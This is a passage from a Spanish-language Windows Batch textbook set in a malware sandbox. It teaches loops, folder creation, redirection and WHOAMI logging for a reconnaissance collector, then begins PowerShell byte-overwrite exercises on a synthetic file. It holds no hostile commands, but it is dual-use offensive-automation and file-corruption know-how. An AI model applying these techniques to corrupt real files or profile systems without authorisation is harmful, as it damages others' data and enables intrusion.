La llamada del ejemplo usa texto fijo. CALL puede provocar una nueva interpretación de su línea; evita pasarle nombres o contenido hostil como si fuera una función de un lenguaje con argumentos seguros. Más adelante el recolector empleará llamadas con etiquetas y nombres de sección predefinidos.

2.11 Repetir una cantidad con FOR /L

Un bucle ejecuta varias veces un mismo cuerpo de instrucciones. Antes de escribirlo, define qué cambia entre vueltas, cuándo termina y qué debe ocurrir si una operación falla. En un laboratorio puedes repetir una consulta, preparar carpetas o comprobar una señal sin copiar veinte veces el mismo comando.

FOR /L recorre una secuencia numérica. Sus tres valores son inicio, incremento y final. El recorrido (1,1,20) produce veinte vueltas: incluye tanto el 1 como el 20. El recorrido (20,-1,1) cuenta hacia atrás. El incremento debe hacer avanzar el contador hacia el final.

Script completo — loop_counter.bat

```
@echo off
:: Los limites y el incremento definen veinte iteraciones.
setlocal EnableExtensions DisableDelayedExpansion
for /l %%N in (1,1,20) do (
   REM %%N cambia en cada vuelta sin expansion retardada.
   echo Revision de muestra %%N de 20
)
:: El final normal devuelve cero al llamador.
exit /b 0
```

Dentro de un .bat se escribe %%N; en una orden escrita directamente en CMD se usa %N. La variable del FOR se sustituye en cada vuelta. Esto no elimina las reglas de expansión de las variables del entorno: si modificas una variable con SET dentro del mismo bloque, recuerda lo explicado en la sección 2.9.

Veinte iteraciones no equivalen necesariamente a veinte resultados correctos. Un bucle que intenta crear veinte directorios puede terminar con menos si algunas creaciones fallan. La herramienta debe comprobar cada operación antes de contarla como un éxito.

Prueba primero una cuenta del 1 al 5 y después otra del 5 al 1. Debes observar cinco mensajes en ambos casos. No uses un incremento de cero para representar una tarea continua: una etiqueta con una condición de salida expresa mejor ese propósito.

Referencia técnica: Microsoft Learn — FOR y recorridos numéricos con /L

2.12 Crear veinte carpetas con nombres seudoaleatorios

Este ejercicio crea veinte directorios vacíos dentro de una raíz nueva: %USERPROFILE%\malware\sandbox\loop_lab\random_20. La raíz se rechaza si ya existe; así puedes contar los resultados de esta ejecución sin mezclarlos con una prueba anterior. El script no recibe una ruta externa.

RANDOM proporciona un entero seudoaleatorio entre 0 y 32767 en CMD. Dos lecturas amplían el conjunto de nombres posibles, pero no garantizan unicidad ni sirven como secreto criptográfico. La comprobación de colisiones sigue siendo necesaria. No definas una variable del entorno llamada RANDOM, porque ocultaría la expansión dinámica que usa el ejercicio.

Script completo — sample_dirs_20.bat

```
@echo off
:: Mantiene literales las rutas y usa una raiz exclusiva.
setlocal EnableExtensions DisableDelayedExpansion
set "target_dir=%USERPROFILE%\malware\sandbox\loop_lab\random_20"
if exist "%target_dir%" goto occupied
md "%target_dir%"
if errorlevel 1 goto failed
:: Cada llamada debe crear un directorio o devolver un fallo.
for /l %%N in (1,1,20) do (
    call :create_sample
    if errorlevel 1 goto failed
)
echo Veinte carpetas creadas en "%target_dir%".
exit /b 0

:create_sample
set "retry_count=0"
:candidate
set /a retry_count+=1 >nul
if %retry_count% gtr 20 exit /b 1
:: Estas lecturas se evaluan al volver a pasar por la linea.
set "sample_name=sample_%RANDOM%_%RANDOM%"
if exist "%target_dir%\%sample_name%" goto candidate
md "%target_dir%\%sample_name%"
if errorlevel 1 exit /b 1
echo Creada: %sample_name%
exit /b 0

:occupied
echo La raiz ya existe. Conserva o retira la prueba anterior.
exit /b 2
:failed
echo Prueba incompleta. Revisa la salida y los directorios creados.
exit /b 1
```

La subrutina prueba hasta veinte candidatos para una creación. Si todos colisionan, devuelve un fallo en vez de quedarse buscando sin límite. La comprobación de existencia y MD son operaciones separadas: este ejemplo presupone una sola instancia y una raíz reservada al laboratorio.

Consola — contar los directorios de esta prueba

```
dir /b /ad "%USERPROFILE%\malware\sandbox\loop_lab\random_20" ^
  | find /c /v ""
```

Tras una ejecución correcta, el recuento debe ser 20. Los números de los nombres cambiarán entre pruebas. Una segunda ejecución debe rechazar la raíz ocupada con código 2. No confundas este rechazo con un fallo de las veinte carpetas que ya se crearon.

2.13 Repetir hasta cumplir una condición

En un bucle por condición no siempre conoces cuántas vueltas harán falta. Puedes esperar a que aparezca una señal, pero conviene decidir también cuánto tiempo estás dispuesto a esperar. El ejemplo realiza como máximo diez consultas y devuelve resultados distintos para señal encontrada, límite alcanzado y error de preparación.

Script completo — wait_analysis_flag.bat

```
@echo off
setlocal EnableExtensions DisableDelayedExpansion
set "target_dir=%USERPROFILE%\malware\sandbox\loop_lab\signals"
if not exist "%target_dir%\" md "%target_dir%"
if not exist "%target_dir%\" goto failed
set "stop_file=%target_dir%\analysis_ready.flag"
set "poll_count=0"

:poll
set /a poll_count+=1 >nul
echo Consulta %poll_count% de 10
if exist "%stop_file%" goto ready
if %poll_count% geq 10 goto exhausted
:: No espera despues de la ultima consulta.
timeout /t 1 /nobreak >nul
if errorlevel 1 goto failed
goto poll

:ready
echo Senal encontrada en "%stop_file%".
exit /b 0
:exhausted
echo Limite de consultas alcanzado sin la senal.
exit /b 2
:failed
echo No se pudo preparar o continuar la espera.
exit /b 1
```

La condición se comprueba antes de esperar. Si la señal ya existe, el script termina en la primera consulta. Si no aparece, realiza diez comprobaciones separadas por nueve esperas de un segundo, más el tiempo del trabajo. El límite se expresa en consultas; no es un cronómetro exacto.

Consola secundaria — producir la señal

```
type nul >"%USERPROFILE%\malware\sandbox\loop_lab\signals\analysis_ready.flag"
```

Ejecuta la primera prueba sin señal. Después crea el marcador y repite: debe terminar con código cero. Para probar una aparición durante la espera, retira solo ese marcador propio antes de iniciar la prueba y créalo desde otra consola mientras ves las consultas. El marcador se conserva al terminar para que puedas inspeccionarlo.

2.14 Bucle continuo y parada manual

Un bucle continuo vuelve a su inicio sin un número máximo de vueltas. Es útil para sondeos o tareas de observación que deben permanecer activas. La ausencia de un contador final exige diseñar otra forma de detenerlo y evitar que una espera fallida lo convierta en una repetición a máxima velocidad.

Guarda el siguiente script como sample_dirs_watch.bat. Creará directorios vacíos con nombres seudoaleatorios, aproximadamente uno por segundo, en una raíz exclusiva. No inicia procesos separados ni configura mecanismos de inicio automático. El mismo proceso de CMD ejecuta y controla el recorrido.

Script completo — sample_dirs_watch.bat

```
@echo off
setlocal EnableExtensions DisableDelayedExpansion
set "target_dir=%USERPROFILE%\malware\sandbox\loop_lab\continuous"
if exist "%target_dir%" goto occupied
md "%target_dir%"
if errorlevel 1 goto failed
set "stop_file=%target_dir%\stop.flag"
echo Prueba activa en "%target_dir%".
echo Deten con Ctrl+C o crea stop.flag en esa carpeta.

:poll
if exist "%stop_file%" goto stopped
:: Una coincidencia de nombre se omite hasta la siguiente vuelta.
set "sample_name=sample_%RANDOM%_%RANDOM%"
if exist "%target_dir%\%sample_name%" goto wait_next
md "%target_dir%\%sample_name%"
if errorlevel 1 goto failed
echo Creada: %sample_name%

:wait_next
timeout /t 1 /nobreak >nul
if errorlevel 1 goto failed
goto poll

:stopped
echo Parada solicitada. Directorios conservados para revision.
exit /b 0
:occupied
echo La raiz ya existe. Revisa la prueba anterior.
exit /b 2
:failed
echo Fallo de creacion o espera. La prueba se ha detenido.
exit /b 1
```

No hay un contador de fin. El proceso continúa mientras no aparezca la señal, no ocurra un error y no lo interrumpas. En una consola interactiva puedes usar Ctrl+C; CMD puede pedir confirmar la terminación del archivo por lotes. Cerrar la consola que ejecuta directamente esta prueba también termina esa sesión.

La espera reduce la velocidad de creación, pero el número de carpetas seguirá creciendo mientras el proceso esté activo. Observa unas pocas vueltas y detén la práctica. Las carpetas vacías también consumen recursos y metadatos; no es una prueba para dejar desatendida.

Referencia técnica: Microsoft Learn — GOTO y control del flujo

Referencia técnica: Microsoft Learn — TIMEOUT y /NOBREAK

2.15 Parar desde otra consola y conservar el resultado

El archivo stop.flag del ejemplo anterior separa la solicitud de parada del proceso que trabaja. Desde una segunda consola crea la señal dentro de la raíz que el script mostró. No hace falta conocer el PID ni terminar otros procesos.

Consola secundaria — detener sample_dirs_watch.bat

```
:: Ejecuta esta orden despues de iniciar el bucle.
type nul >"%USERPROFILE%\malware\sandbox\loop_lab\continuous\stop.flag"
```

La señal se consulta al principio de cada vuelta. Si la creas durante la espera o después de la comprobación, puede terminar la vuelta en curso antes de reconocerla. No prometas una parada instantánea. La salida normal por esta señal devuelve cero y conserva los directorios; Ctrl+C puede interrumpir el flujo sin ejecutar el bloque stopped.

Consola — revisar las carpetas conservadas

```
dir /b /ad "%USERPROFILE%\malware\sandbox\loop_lab\continuous"
```

Los ejemplos rechazan una raíz continua ya ocupada. Esto evita iniciar una segunda sesión sobre resultados anteriores. Para repetir, detén primero el proceso y retira desde el Explorador únicamente la carpeta continuous de esta práctica, después de revisar su contenido. No hace falta añadir un borrado automático al bucle.

Una parada ordenada es especialmente útil cuando debes escribir una última entrada de log o cerrar un recurso. Esas operaciones finales deben quedar en la ruta stopped. No dependas de ellas para conservar toda la evidencia si una persona cierra la consola, corta la alimentación o finaliza el proceso desde otra herramienta.

La diferencia que debe entender el lector es práctica: el bucle tiene duración abierta, pero su ejecución sigue bajo control. En el watcher del capítulo 9 se combina una señal similar con un máximo de rondas. Podrás reconocer allí dos condiciones de salida que se complementan.

2.16 Bucles anidados y control de errores

Un bucle puede contener otro. Tres vueltas externas y cuatro internas producen doce ejecuciones del cuerpo interior. Antes de anidar recorridos, calcula ese producto: veinte por veinte son cuatrocientas operaciones. Si cada operación abre un proceso o escribe un archivo, el coste crece con rapidez.

Script completo — sample_loop_grid.bat

```
@echo off
setlocal EnableExtensions DisableDelayedExpansion
for /l %%R in (1,1,3) do (
    for /l %%S in (1,1,4) do (
        REM Solo muestra doce combinaciones del laboratorio.
        echo Ronda %%R - muestra %%S
    )
)
exit /b 0
```

CMD no tiene una instrucción BREAK equivalente a la de otros lenguajes. Para abandonar todo el recorrido puedes saltar a una etiqueta situada fuera del bloque o colocar el recorrido en una subrutina y regresar desde ella. EXIT /B termina el contexto actual; no significa simplemente «pasar a la instrucción que sigue al FOR».

Una política de errores debe ser visible: detenerse ante el primer fallo, continuar registrando los fallos o reintentar con un límite. No reinicies el contador de reintentos dentro de la etiqueta que pretende incrementarlo; eso impediría alcanzar el límite. Tampoco uses una salida silenciada como prueba de que la operación tuvo éxito.

Ejercicio 1. Modifica el recorrido numérico para mostrar diez valores pares del 2 al 20. Explica por qué el incremento es 2 y por qué hay diez resultados. No necesitas crear archivos para comprobar la cuenta.

Ejercicio 2. A partir de sample_dirs_20.bat, prepara solo cinco carpetas y verifica el recuento. Repite con la raíz ocupada y comprueba que se rechaza sin mezclar resultados. Conserva la comprobación de colisiones.

Ejercicio 3. Ejecuta el bucle continuo, deja que produzca unas pocas carpetas y detenlo mediante stop.flag. Revisa el contenido final. En una prueba separada, detenlo con Ctrl+C y observa que la ruta de terminación puede ser distinta.

Ejercicio 4. Añade al bucle continuo un contador máximo de veinte creaciones correctas. Cuenta después de MD y de comprobar su resultado. Una colisión omitida no debe aumentar ese contador. Obtendrás un recorrido con límite y parada anticipada.

El capítulo continúa con la gestión de salidas y un ejercicio de validación de rutas. Ya puedes reconocer el estado de un bucle, su condición de salida y la diferencia entre intentar una operación y completarla.

2.17 Silenciar instrucciones y conservar errores

Un programa suele disponer de una salida estándar y una salida de error. CMD las identifica como 1 y 2. Puedes guardarlas por separado, combinarlas o descartarlas. El silencio visual no demuestra éxito.

Consola — consultas independientes

```
:: Descarta solo la salida estandar de la consulta.
whoami >nul
:: Descarta salida estandar y errores.
whoami >nul 2>&1
:: Muestra la salida normal y descarta errores.
whoami 2>nul
```

2>&1 dirige el canal de error al destino que tenga el canal estándar en ese momento. El orden de las redirecciones importa. En el segundo ejemplo, ambos terminan en NUL porque primero se cambió el destino de la salida estándar.

NUL es un dispositivo especial de Windows; no crea un archivo de informe con ese nombre. Úsalo cuando un mensaje no aporte nada y hayas previsto otra forma de reconocer un fallo.

En una herramienta de reconocimiento prefiero conservar el texto de error y el código de cada consulta. Un acceso denegado permite explicar una sección incompleta. Descartarlo y escribir «sin resultados» confundiría ausencia de datos con ausencia de permiso.

@echo off solo evita el eco de las instrucciones. Cada utilidad decide qué escribe en sus canales. Puedes combinar ambos controles, pero conviene hacerlo con un objetivo concreto: un informe limpio debe seguir conteniendo evidencia suficiente para interpretarlo.

2.18 Ejercicio de validación de una ruta

Construye un script que reciba una carpeta, rechace la ausencia de argumento y confirme si existe. Debe devolver cero para una carpeta encontrada, uno para una carpeta ausente y dos para una invocación incompleta.

Script completo — sample_path_check.bat

```
@echo off
:: Conserva literalmente la ruta recibida.
setlocal EnableExtensions DisableDelayedExpansion
:: Guarda el primer argumento sin sus comillas externas.
set "target_dir=%~1"
:: Rechaza una llamada sin argumento.
if not defined target_dir goto usage
:: Comprueba que la ruta se comporte como directorio.
if not exist "%target_dir%\" goto missing
:: Confirma la carpeta seleccionada.
echo Carpeta encontrada: "%target_dir%"
exit /b 0
:missing
:: Devuelve un resultado de ausencia.
echo Carpeta no encontrada: "%target_dir%"
exit /b 1
:usage
:: Muestra el uso esperado.
echo Uso: sample_path_check.bat "ruta de muestras"
exit /b 2
```

Haz tres invocaciones: sin argumentos, con la ruta sandbox y con una subcarpeta inexistente. Consulta ERRORLEVEL justo después de cada una. Prueba también una carpeta con espacios y otra con ! para revisar el efecto de DisableDelayedExpansion.

Referencia técnica: Microsoft Learn, «set», «setlocal», «if», «for», «goto» y «call» de Windows Commands. La expansión de variables y las redirecciones se documentan también en «cmd».

El script ya distingue entradas válidas y devuelve resultados. El siguiente paso consiste en conservar esos resultados en archivos.

PARTE II

Dominando el Sistema de Archivos

Capítulo 3

Crear y escribir archivos

3.1 Redirigir una salida con mayor que

La redirección cambia el destino de la salida de un comando. El operador > crea el archivo de destino o trunca su contenido si ya existe. En un recolector permite conservar una consulta para revisarla después.

Consola

```
:: Crea un informe junto a los scripts del laboratorio.
echo Inicio de analisis>"%USERPROFILE%\malware\sandbox\sample_report.txt"
:: Muestra el contenido para comprobar la escritura.
type "%USERPROFILE%\malware\sandbox\sample_report.txt"
```

La carpeta sandbox debe existir desde el prefacio. La redirección puede crear un archivo, pero no crea toda la cadena de directorios. Si falta una carpeta, Windows informa que no encuentra la ruta.

CMD prepara el destino de la redirección antes de ejecutar el comando. Si usas > sobre un informe anterior y luego la consulta falla, el contenido previo puede haberse perdido. No trates la escritura como una operación que solo modifica el destino cuando todo lo demás funciona.

El texto escrito con ECHO termina con un salto de línea. Esto resulta cómodo para registros, pero no equivale a generar cualquier archivo binario. Un archivo de texto creado por ECHO no es un volcado de memoria ni un ejecutable por cambiarle la extensión.

En un análisis, separa el informe que vas a generar de las muestras originales. La ruta de salida debe ser una decisión explícita del script.

3.2 Agregar líneas sin vaciar el archivo

El operador >> agrega la salida al final del archivo. Si el destino no existe, puede crearlo. En un registro de actividad permite conservar las entradas anteriores durante varias ejecuciones.

Consola

```
:: Crea un encabezado y reemplaza cualquier informe anterior.
>"%USERPROFILE%\malware\sandbox\sample_report.txt" echo Analisis local
:: Agrega el momento de la observacion.
>>"%USERPROFILE%\malware\sandbox\sample_report.txt" echo Fecha: %DATE%
:: Agrega el reloj de la sesion.
>>"%USERPROFILE%\malware\sandbox\sample_report.txt" echo Hora: %TIME%
```

Colocar la redirección al comienzo de la orden facilita ver su destino. Además, evita un caso confuso: un número escrito justo antes de > puede interpretarse como descriptor de salida. La forma usada aquí mantiene separados el texto y el operador.

El archivo tendrá tres líneas. Si vuelves a ejecutar las tres órdenes, la primera lo reinicia y las otras agregan datos. Si ejecutas solo las dos últimas, conservará lo que ya tenía y añadirá otro momento de observación.

Elige la política antes de automatizar. Un informe de una ejecución suele empezar vacío; un log continuo suele crecer. Mezclar ambas intenciones provoca pérdidas o resultados duplicados que parecen pertenecer a una sola consulta.

La fecha y la hora de este ejemplo son texto para el contenido. Su formato depende de la configuración regional de Windows; no las copies todavía como parte de un nombre de archivo.

3.3 Escribir varias líneas como una unidad

Un bloque entre paréntesis agrupa instrucciones. Puedes redirigir el bloque completo a un archivo, lo que evita repetir la ruta en cada línea y permite ver de un vistazo qué contenido forma el informe.

Script completo — sample_header.bat

```
@echo off
:: Define un entorno que preserve los nombres de archivos.
setlocal EnableExtensions DisableDelayedExpansion
:: Selecciona un archivo dentro del laboratorio existente.
set "output_file=%USERPROFILE%\malware\sandbox\sample_report.txt"
:: Escribe un encabezado de varias lineas.
>"%output_file%" (
  REM Cada ECHO genera una linea del informe.
  echo Tipo: revision de muestra
  echo Equipo: %COMPUTERNAME%
  echo Fecha local: %DATE%
  echo Hora local: %TIME%
  echo Estado: pending
)
:: Devuelve el estado de la ultima instruccion del bloque.
exit /b
```

El encabezado utiliza variables definidas antes de abrir el bloque. No modifica y relee una variable con porcentajes dentro del mismo grupo, por lo que evita el caso de expansión anticipada estudiado en el capítulo 2.

Una redirección agrupada no convierte varias escrituras en una transacción. Si la ejecución se interrumpe, el archivo puede quedar incompleto. Tampoco resume de forma automática el resultado de cada orden: el estado final del bloque no demuestra que todas hayan tenido éxito.

El próximo ejemplo separa la apertura del destino y su comprobación. Para un informe con varias utilidades, guardarás además un resultado por consulta.

3.4 Reconocer un fallo de escritura

Una salida puede fallar por una carpeta ausente, permisos insuficientes, una unidad llena o un archivo bloqueado. El mensaje debe indicar el destino que no pudo escribirse para que puedas corregir el entorno.

Script completo — sample_write_check.bat

```
@echo off
:: Aisla la ruta de salida.
setlocal EnableExtensions DisableDelayedExpansion
:: Usa una carpeta ya preparada.
set "output_file=%USERPROFILE%\malware\sandbox\sample_report.txt"
:: Intenta crear el encabezado y comprueba esa escritura.
>"%output_file%" echo Inicio de revision
if errorlevel 1 goto write_error
:: Confirma solo la operacion que acaba de comprobarse.
echo Encabezado escrito en "%output_file%"
exit /b 0
:write_error
:: Conserva el error de Windows y agrega contexto.
echo No se pudo escribir "%output_file%".
exit /b 1
```

La comprobación está inmediatamente después de la escritura. Un mensaje posterior no reemplaza la prueba. Tampoco basta con encontrar el archivo: podría existir de una ejecución anterior y seguir conservando un contenido que no acabas de producir.

Para ensayar el fallo, cambia temporalmente la ruta de salida por una subcarpeta que aún no exista. Debes ver el mensaje de Windows y el contexto del script, con código uno al terminar. Después restaura el destino original.

No resuelvas todos los errores elevando la consola. Si la carpeta elegida pertenece a un área protegida, decide si esa era realmente la salida que querías utilizar. En estas partes, la raíz bajo tu perfil debe ser suficiente para los archivos de práctica.

3.5 Crear un archivo vacío

TYPE NUL no produce contenido. Al redirigirlo puedes crear un archivo de cero bytes o vaciar uno existente. Sirve como marcador controlado o para reiniciar un registro antes de una prueba.

Consola

```
:: Crea o vacia un marcador dentro del laboratorio.
type nul >"%USERPROFILE%\malware\sandbox\analysis_ready.txt"
:: Muestra el archivo y su tamano en el listado.
dir "%USERPROFILE%\malware\sandbox\analysis_ready.txt"
```

Un marcador vacío puede expresar que una etapa alcanzó cierto punto, pero su presencia no demuestra todo el trabajo anterior. Si otro proceso puede crearlo, necesitas más evidencia para confiar en él.

El comando también sobrescribe. No lo uses sobre un informe que quieras conservar ni sobre la muestra original para «prepararla». El resultado será un archivo sin su contenido previo.

Consola — mostrar el tamaño desde CMD

```
:: Consulta el tamano del marcador con una variable FOR.
for %F in ("%USERPROFILE%\malware\sandbox\analysis_ready.txt") do @echo Bytes: %~zF
```

Esta línea usa un solo porcentaje porque se ejecuta en la consola. Dentro de un script usarías %%F y %%~zF. El valor esperado es cero, siempre que la creación haya funcionado y nadie haya modificado el archivo después.

Un archivo de cero bytes es distinto de un archivo que contiene una línea vacía. ECHO seguido de un salto produce bytes. Esta diferencia resulta relevante cuando una herramienta utiliza el tamaño para interpretar un marcador o detectar una captura incompleta.

3.6 Texto literal y caracteres de control

CMD interpreta ciertos caracteres antes de entregarlos a ECHO. > y | son operadores; & separa órdenes; los paréntesis agrupan instrucciones. Para escribir esos símbolos como texto en un caso controlado puedes escaparlos con ^.

Consola

```
:: Escribe un separador literal sin ejecutar otra orden.
>"%USERPROFILE%\malware\sandbox\sample_report.txt" echo dropper ^& loader
:: Agrega simbolos que no deben convertirse en redirecciones.
>>"%USERPROFILE%\malware\sandbox\sample_report.txt" echo entrada ^> salida
:: Agrega una linea vacia.
>>"%USERPROFILE%\malware\sandbox\sample_report.txt" echo(
```

ECHO(es una forma habitual de producir una línea vacía sin mostrar el estado de ECHO. Los escapes del ejemplo corresponden a una sola interpretación por CMD. Anidar el mismo texto dentro de otra llamada puede exigir reglas adicionales.

Para escribir un signo % literal dentro de un archivo Batch normalmente debes duplicarlo. En la consola interactiva se aplican reglas distintas. No mezcles un bloque rotulado «Consola» con uno pensado para guardarse como .bat.

Estos ejemplos generan texto fijo. No son una función universal para serializar contenido desconocido. Los datos con porcentajes, comillas, exclamaciones y operadores pueden comportarse de otra forma al pasar por distintas fases del intérprete.

En el análisis de muestras, conserva el texto original con una herramienta que trate los bytes como datos. No intentes reconstruir una muestra compleja expandiendo sus líneas con ECHO y CALL.

3.7 Fecha y hora dentro del registro

DATE y TIME proporcionan una referencia temporal local. En un log ayudan a relacionar una ejecución con los archivos que generó, pero su formato y su zona horaria necesitan contexto.

Script completo — analysis_log.bat

```
@echo off
:: Conserva nombres literales del laboratorio.
setlocal EnableExtensions DisableDelayedExpansion
:: Selecciona un log continuo en la carpeta existente.
set "log_file=%USERPROFILE%\malware\sandbox\watcher_log.txt"
:: Agrega una entrada con los valores actuales del reloj.
>>"%log_file%" echo [%DATE% %TIME%] revision iniciada
if errorlevel 1 exit /b 1
:: Identifica el equipo que genero la entrada.
>>"%log_file%" echo Equipo: %COMPUTERNAME%
if errorlevel 1 exit /b 1
:: Cierra la entrada con un texto fijo.
>>"%log_file%" echo Estado: completed
if errorlevel 1 exit /b 1
:: Devuelve exito tras comprobar cada escritura.
exit /b 0
```

Una ejecución agrega tres líneas; la segunda agrega otras tres. La primera contiene el reloj local, sin afirmar que esté sincronizado. El estado completed se refiere a la generación de esta entrada, no a un análisis de malware que el script no realiza.

No uses directamente %DATE% o %TIME% como nombre. Pueden contener barras, dos puntos o espacios. Tampoco asumas posiciones fijas de día y mes: cambian entre configuraciones regionales.

Para nombres ordenables emplearás una fecha con formato explícito en el capítulo 7. Aquí el ejercicio conserva los valores de Windows dentro del contenido, donde esos separadores no invalidan la ruta de destino.

3.8 Capturar resultados de una utilidad

Una redirección también recibe la salida de programas externos. Guardar WHOAMI resulta más útil que copiar su texto a mano y elimina errores de transcripción en una cadena de recolección.

Consola

```
:: Guarda la salida normal de la consulta.
whoami >"%USERPROFILE%\malware\sandbox\recon_output.txt"
:: Guarda tambien los errores en el mismo destino.
whoami >"%USERPROFILE%\malware\sandbox\recon_output.txt" 2>&1
```

Son dos alternativas: si ejecutas ambas, la segunda vuelve a crear el archivo. Combinar los canales mantiene juntos los mensajes de una consulta, pero no etiqueta automáticamente cuáles eran errores. Para eso puedes conservar un archivo de errores aparte o añadir el código de salida.

Una salida no tiene que estar en UTF-8 por usar un nombre terminado en .txt. Las utilidades de Windows pueden emitir texto con distintas codificaciones. Cambiar la página de códigos de CMD tampoco obliga a todos los programas a escribir exactamente el mismo formato.

Al abrir un informe, revisa nombres con tildes o caracteres fuera del alfabeto ASCII. Si aparecen alterados, investiga la codificación antes de reemplazar el contenido. En los ejercicios de búsqueda del capítulo 4 usarás indicadores ASCII creados de forma controlada.

Esta limitación importa al combinar varias utilidades en un solo informe. El recolector conserva sus salidas para lectura humana; no promete generar un formato estructurado ni uniforme apto para cualquier procesador automático.

3.9 Cuándo conviene sobrescribir

Sobrescribir resulta útil cuando un archivo representa el estado actual de una única ejecución. Un inventario temporal no debería mezclar procesos de ayer con los que observas hoy. Reiniciarlo al comenzar evita esa ambigüedad.

El coste es perder el resultado anterior. En reconocimiento, prefiero una carpeta distinta por ejecución y un archivo nuevo dentro de ella. En un marcador temporal de sandbox, un nombre fijo puede ser suficiente.

Consola — dos políticas diferentes

```
:: Reemplaza la instantanea de identidad actual.
whoami >"%USERPROFILE%\malware\sandbox\identity_current.txt"
:: Conserva un historial de momentos de observacion.
>>"%USERPROFILE%\malware\sandbox\identity_history.txt" echo [%DATE% %TIME%]
:: Agrega la identidad al historial existente.
whoami >>"%USERPROFILE%\malware\sandbox\identity_history.txt"
```

Un archivo con nombre current expresa sustitución; uno con nombre history expresa acumulación. La convención no impone el comportamiento: los operadores siguen siendo los que lo determinan.

En un análisis de incidente, borrar o sustituir evidencia original perjudica la reconstrucción de hechos. Trabaja con copias y separa los registros de la herramienta de los archivos examinados. Una automatización ofensiva también necesita distinguir entre un recurso propio que puede regenerar y un dato observado que debe preservar.

No confundas sobrescritura con borrado seguro. Estos operadores no garantizan eliminación irrecuperable de versiones anteriores, copias de seguridad o contenido que haya permanecido en otros lugares del sistema.

3.10 Ejercicio de registro automático

Crea analysis_session.bat. Debe agregar al log una entrada de inicio, ejecutar WHOAMI guardando su salida en el mismo archivo y añadir el código que devuelve la consulta. Usa un destino fijo dentro de sandbox.

No añadas PAUSE. La herramienta debe poder ejecutarse dos veces seguidas sin intervención y conservar ambas entradas. Si una escritura falla, devuelve un código distinto de cero y muestra el destino afectado.

Consola — prueba de tu solución

```
:: Ejecuta la primera sesion y recupera el control.
call analysis_session.bat
:: Ejecuta una segunda sesion sobre el mismo log.
call analysis_session.bat
:: Abre el resultado para comparar las dos entradas.
notepad "%USERPROFILE%\malware\sandbox\watcher_log.txt"
```

Comprueba que cada sesión tenga fecha, hora, identidad y código. La salida esperada depende de tu equipo; la estructura del registro debe mantenerse. Si aparecen únicamente los datos de la segunda ejecución, revisa si utilizaste > donde necesitabas >>.

Repite la prueba con una ruta cuyo directorio padre no exista. El archivo no debe informar éxito. Después vuelve a la ruta válida y asegúrate de que no se perdió el registro anterior.

Referencia técnica: Microsoft Learn, «echo», «type» y «cmd» de Windows Commands. Las variables dinámicas DATE y TIME se describen también en la ayuda de SET disponible con SET /?.

Ya puedes producir evidencia de una ejecución. Antes de pasar a la lectura de informes, vamos a distinguir la escritura de texto de la modificación de bytes en posiciones concretas.

3.11 Texto y bytes en archivos de laboratorio

Hasta aquí has escrito texto y sustituido informes completos. Un archivo también puede tratarse como una secuencia de bytes numerados desde cero. Una operación binaria permite cambiar una región concreta sin sustituir el resto. Esta diferencia importa al examinar cabeceras, longitudes y daños en muestras.

Un byte admite valores de 0 a 255. En hexadecimal se representan como 00 a FF. Escribir el carácter 0 no equivale a escribir el byte 00: en ASCII, el carácter 0 tiene el valor 30 hexadecimal. ECHO agrega además un salto de línea; por eso no se utiliza aquí para fabricar bytes de un archivo binario.

Truncar significa reducir la longitud; sobrescribir significa sustituir contenido. Una sobrescritura parcial afecta a una región y una total sustituye todo el contenido lógico. Si la modificación rompe las reglas del formato, el resultado es corrupción del archivo. Estos términos describen operaciones diferentes de renombrarlo o cambiar su extensión.

Modificar una firma inicial puede impedir que una aplicación reconozca el formato, aunque continúen presentes los datos posteriores. Un archivo que no abre no es necesariamente irrecuperable. Tampoco todos los formatos reservan la misma cantidad de bytes para cabeceras o estructuras finales.

CMD resulta útil para coordinar estas pruebas, pero no ofrece una instrucción nativa cómoda para posicionarse y escribir una matriz de bytes en un desplazamiento. En las secciones siguientes Batch invoca Windows PowerShell y este utiliza System.IO de .NET. La dependencia se indica para que el lector distinga qué hace cada herramienta.

Las prácticas trabajan con un archivo sintético de 4096 bytes. Se conserva una fuente intacta y cada transformación crea una copia nueva. Los scripts no aceptan una ruta de archivo externa ni recorren directorios para modificar sus contenidos. Así puedes repetir la comparación sin tocar una muestra original.

Guarda los archivos .ps1 de estas secciones juntos, en %USERPROFILE%\malware\sandbox\byte_scripts. Crea esa carpeta desde el Explorador. Los ejemplos usan caracteres ASCII en su código para facilitar su guardado con Windows PowerShell 5.1. No requieren instalar PowerShell 7.

En estos ejemplos, $ identifica variables de PowerShell y [IO.File] representa una clase de .NET. La línea que empieza por un punto y un espacio carga el auxiliar en el mismo contexto; $PSScriptRoot señala la carpeta del .ps1. try ejecuta la escritura y finally cierra el flujo incluso si aparece un error. throw interrumpe la práctica y comunica el fallo.

Si una política del equipo impide ejecutar .ps1, la práctica debe realizarse en una VM de laboratorio cuya configuración permita esos scripts. Las órdenes del libro no incluyen opciones para eludir la política de ejecución.

Referencia técnica: Microsoft Learn — FileStream Seek y posiciones dentro de un archivo

3.12 Preparar y leer una muestra binaria sintética

El archivo byte_lab_common.ps1 define las rutas y funciones comunes. La raíz de datos será %USERPROFILE%\malware\sandbox\byte_lab. La fuente sample_probe.bin contendrá el patrón 00 01 02 hasta FF, repetido dieciséis veces. Los scripts comprobarán esa secuencia antes de usarla como fuente.

Archivo auxiliar completo — byte_lab_common.ps1

```
Set-StrictMode -Version 2.0
$ErrorActionPreference = 'Stop'
$lab_root = Join-Path $env:USERPROFILE 'malware\sandbox\byte_lab'
$source_path = Join-Path $lab_root 'sample_probe.bin'

function Get-LabPattern {
    $sample_bytes = New-Object byte[] 4096
    for ($i = 0; $i -lt $sample_bytes.Length; $i++) {
        $sample_bytes[$i] = [byte]($i % 256)
    }
    return ,$sample_bytes
}

function Read-LabSource {
    $sample_bytes = [IO.File]::ReadAllBytes($source_path)
    if ($sample_bytes.Length -ne 4096) {
        throw 'La fuente no tiene los 4096 bytes esperados.'
    }
    for ($i = 0; $i -lt $sample_bytes.Length; $i++) {
        if ($sample_bytes[$i] -ne [byte]($i % 256)) {
            throw 'La fuente ya no conserva el patron de laboratorio.'
        }
    }
    return ,$sample_bytes
}

function New-LabCopy([string]$sample_name) {
    $allowed = @('sample_edges.bin', 'sample_zero.bin',
                 'sample_pattern.bin', 'sample_random.bin')
    if ($allowed -notcontains $sample_name) {
        throw 'Nombre de salida fuera de la practica.'
    }
    $null = Read-LabSource
    $output_file = Join-Path $lab_root $sample_name
    # false impide reemplazar una salida que ya existe.
    [IO.File]::Copy($source_path, $output_file, $false)
    return $output_file
}
```

